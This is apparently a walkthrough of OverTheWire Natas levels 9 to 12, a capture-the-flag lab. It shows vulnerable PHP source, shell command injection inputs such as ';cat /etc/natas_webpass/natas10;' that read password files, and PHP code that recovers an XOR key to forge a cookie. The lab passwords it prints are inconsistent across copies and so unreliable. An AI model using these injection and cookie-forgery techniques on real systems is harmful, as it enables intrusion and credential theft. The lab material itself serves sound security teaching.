
- Password : **ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t**

Natas Level 8 → Level 9

- Username: natas9
 - URL: <http://natas9.natas.labs.overthewire.org>
 - Password : **ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t**
-
- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you can see the below webpage



- Go to the source code to see whether there is some valuable information there related to the password



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas9", "pass": "<censored>" };</script></head>
<body>
<h1>natas9</h1>
<div id="content">
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

- In this “grep” command and –i is taking our string and search in line by line in this “dictionary.txt”

- Then we can change this command as “grep -i ; ls ; dictionary.txt” .

- In this command do 1st execute “grep -i” and then execute “ls” which is give content of current directory and then execute “dictionary.txt” in the server

- Then search “ ;ls; ” in natas level 9 webpage (URL -

<http://natas9.natas.labs.overthewire.org/>)

NATAS9

Find words containing [Search](#)

Output:

```
dictionary.txt
index-source.html
index.php
```

[View sourcecode](#)

Then use command “grep -i ; cat/etc/natas_webpass/natas10; dictionary.txt” because natas said that “ *All passwords are also stored in /etc/natas_webpass* ” .

OverTheWire: Natas

Wargames Rules Information

Natas

Level 0
Level 0 → Level 1
Level 1 → Level 2
Level 2 → Level 3
Level 3 → Level 4
Level 4 → Level 5
Level 5 → Level 6
Level 6 → Level 7
Level 7 → Level 8
Level 8 → Level 9

Natas teaches the basics of serverside web-security.

Each level of natas consists of its own website located at <http://natasX.natas.labs.overthewire.org>, where X is the level number. There is no SSH login. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password. Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. [All passwords are also stored in /etc/natas_webpass](#). E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.


Start here:

Username: natas0
Password: natas0
URL: <http://natas0.natas.labs.overthewire.org>

OverTheWire
We're hackers, and we are good-looking. We are the 1%.

[Donate](#) [Help?](#)


- Using “cat” command you can see the passwords in that location
- Again go to natas level 9 webpage (URL - <http://natas9.natas.labs.overthewire.org/>) and then search command which is “;cat /etc/natas_webpass/natas10;” to get password for natas 10



- Then you can see the password for the next level.
 - Password : **t7I5VHvpa14sJTUGV0cbEsbYfFP2dm0u**

Natas Level 9 → Level 10


- Username: natas10
- URL: <http://natas10.natas.labs.overthewire.org>
- Password : **t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu**
- Go to new tab and paste URL which is given and give the password and username to access this level.



- Then you will go to natas10 webpage

The image shows the 'NATAS10' webpage. The title bar is black with the text 'NATAS10' in white. The main content area has a light gray background. It contains a message: 'For security reasons, we now filter on certain characters'. Below this is a search form with a text input field containing 'Find words containing:' and a 'Search' button. Underneath the search form is the word 'Output:' followed by a large empty white area. At the bottom right of this area is a blue link 'View sourcecode'.

- Now they inform us that “they now filter on certain characters”
- View source code to see whether has any valuable information there



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br/><br/>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}


if($key != "") {
    if(preg_match('/[;|&]/', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

```

- preg_match — Perform a regular expression match*

- In “grep -i a /etc/natas_webpass/natas11; dictionary.txt” .., this command says there is a “ a ” located in “/etc/natas_webpass/natas11”
- We can change it to “grep -i a /etc/natas_webpass/natas11 dictionary.txt” which is grep supplying 2 files name.
- The command which is “grep” searches for PATTERNS in each FILE.
- Try “a /etc/natas_webpass/natas11” in pop-up window in natas10 webpage (URL - <http://natas10.natas.labs.overthewire.org>)




- Then you can see the password for the next level.

The screenshot shows a web page with a dark header bar containing the text "NATAS10". Below the header, there is a message: "For security reasons, we now filter on certain characters". Below this message is a search input field with the placeholder "Find words containing: a /etc/natas_webpass/natas11" and a "Search" button. Underneath the search field, the word "Output:" is followed by a list of words from a dictionary file. The word "natas11" is highlighted with a purple rectangle. The list includes:
/etc/natas_webpass/natas11:UJdqkK1pTu6VLt9UHWAgrZz6sVUZ3lEk
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt>Allah
dictionary.txt>Allah's
dictionary.txt:American
dictionary.txt:Americanism
dictionary.txt:Americanism's

- Password : UJdqkK1pTu6VLt9UHWAgrZz6sVUZ3lEk

Natas Level 10 → Level 11

- Username: natas11
- URL: <http://natas11.natas.labs.overthewire.org>
- Password : UJdqkK1pTu6VLt9UHWAgrRZz6sVUZ3IEk






- Then you can see the natas level 11 webpage.

- Go to source code . Then you can see the code like this. Begin from this.

```
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>
```

- Open up the cookies



- We can see a data cookie and it's value here
- If we think about this problem we have to understand the following things.
 1. The site will print the password if \$data["showpassword"] = yes
 2. \$data is initialized with the return value of the loadData function
 3. loadData returns \$defaultdata unless....
 4. If there is a "data" cookie, the decodes into an array containing a showpassword key and bgcolor key, then it will use those values

5. We would like the decode array to be :
- ```
array("showpassword" => "yes", "bgcolor" => "#ffffff");
```
6. So we need to figure out how to encode the cookie correctly. So that it is decoded correctly on the server and then password will be printed.

OneCompiler

HelloWorld.php

```

1 <?php
2 function xor_encrypt($in) {
3 $key = '<censored>';
4 $text = $in;
5 $outText = '';
6
7 // Iterate through each character
8 for($i=0;$i<strlen($text);$i++) {
9 $outText .= $text[$i] ^ $key[$i % strlen($key)];
10 }
11
12 return $outText;
13 }
14 ?>

```

HelloWorld.php

NEW

```

1 <?php
2 function xor_encrypt($in) {
3 $key = json_encode(array("showpassword"=>"no", "bgcolor"=>"#ffffff"));
4 $text = $in;
5 $outText = '';
6
7 // Iterate through each character
8 for($i=0;$i<strlen($text);$i++) {
9 $outText .= $text[$i] ^ $key[$i % strlen($key)];
10 }
11
12 return $outText;
13 }
14 ?>

```

Screenshot of the Chrome DevTools Network tab showing a cookie named "data" with the value "HmYkBwozJw4WNyAAFYB1VUcqOE1JZjUIBis7ABdmbU1GdGdfVXFjTRg%3D".

### OneCompiler

PHP code (HelloWorld.php):

```

1 <?php
2 * function xor_encrypt($in) {
3 $key = json_encode(array("showpassword"=>"no", "bgcolor"=>"#fffff"));
4 $text = $in;
5 $outText = '';
6
7 // Iterate through each character
8 for($i=0;$i<strlen($text);$i++) {
9 $outText .= $text[$i] ^ $key[$i % strlen($key)];
10 }
11
12 return $outText;
13 }
14 $cookie = "HmYkBwozJw4WNyAAFYB1VUcqOE1JZjUIBis7ABdmbU1GdGdfVXFjTRg%3D";
15 echo "Key = ";
16 echo xor_encrypt(base64_decode($cookie));
17 ?>
```

Output:

Key = eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe93oeL

✓ Key = eDWoeDWoeDWoeDWoeDWoeDWoeDWoeDWoe93oeL

- After you find the key then you can change the defaultData and get the new Cookie to see the password

PHP code (HelloWorld.php):

```

1 <?php
2 * function xor_encrypt($in) {
3 $key = "eDWoe";
4 $text = $in;
5 $outText = '';
6
7 // Iterate through each character
8 for($i=0;$i<strlen($text);$i++) {
9 $outText .= $text[$i] ^ $key[$i % strlen($key)];
10 }
11
12 return $outText;
13 }
14 echo base64_encode(xor_encrypt(json_encode(array("showpassword"=>"yes", "bgcolor"=>"#fffff"))));
15 ?>
```

Output:

HmYkBwozJw4WNyAAFYB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAylxCUc5

✓ Output :

HmYkBwozJw4WNyAAFYB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAylxCUc5

The screenshot shows the Chrome DevTools Application tab. On the left, there's a sidebar with 'Application' selected, showing options like Manifest, Service workers, and Storage. Under Storage, 'Cookies' is expanded, showing entries for 'http://natas11.natas.lab'. One cookie is highlighted with a red box: 'data' with a value of 'HmYkBwozJw4WNyAAFyB1Uc9...'. The main pane shows a table of cookies with columns: Name, Value, Do..., Path, Exp..., Size, Htt..., Sec..., Sa..., Par..., Prio..., and Me... . A checkbox for 'Cookie Value' is checked, and a link 'Show URL-decoded' is visible.


- Refresh it

The screenshot shows the Natas11 challenge page. The title 'NATAS11' is at the top. Below it is a dark blue header bar. The main content area contains the text 'Cookies are protected with XOR encryption' and a form field containing 'The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMjOIkzDeB'. Below the form is a color picker with 'Background COLOR: #000054' and a 'Set color' button. At the bottom right is a link 'View sourcecode'.

- Password : yZdkjAYZRd3R7tq7T5kXMjMjOIkzDeB

## Natas Level 11 → Level 12

- Username: natas12
- URL: <http://natas12.natas.labs.overthewire.org>
- Password : **yZdkjAYZRd3R7tq7T5kXMjMJI0IkzDeB**



- View natas 12 webpage

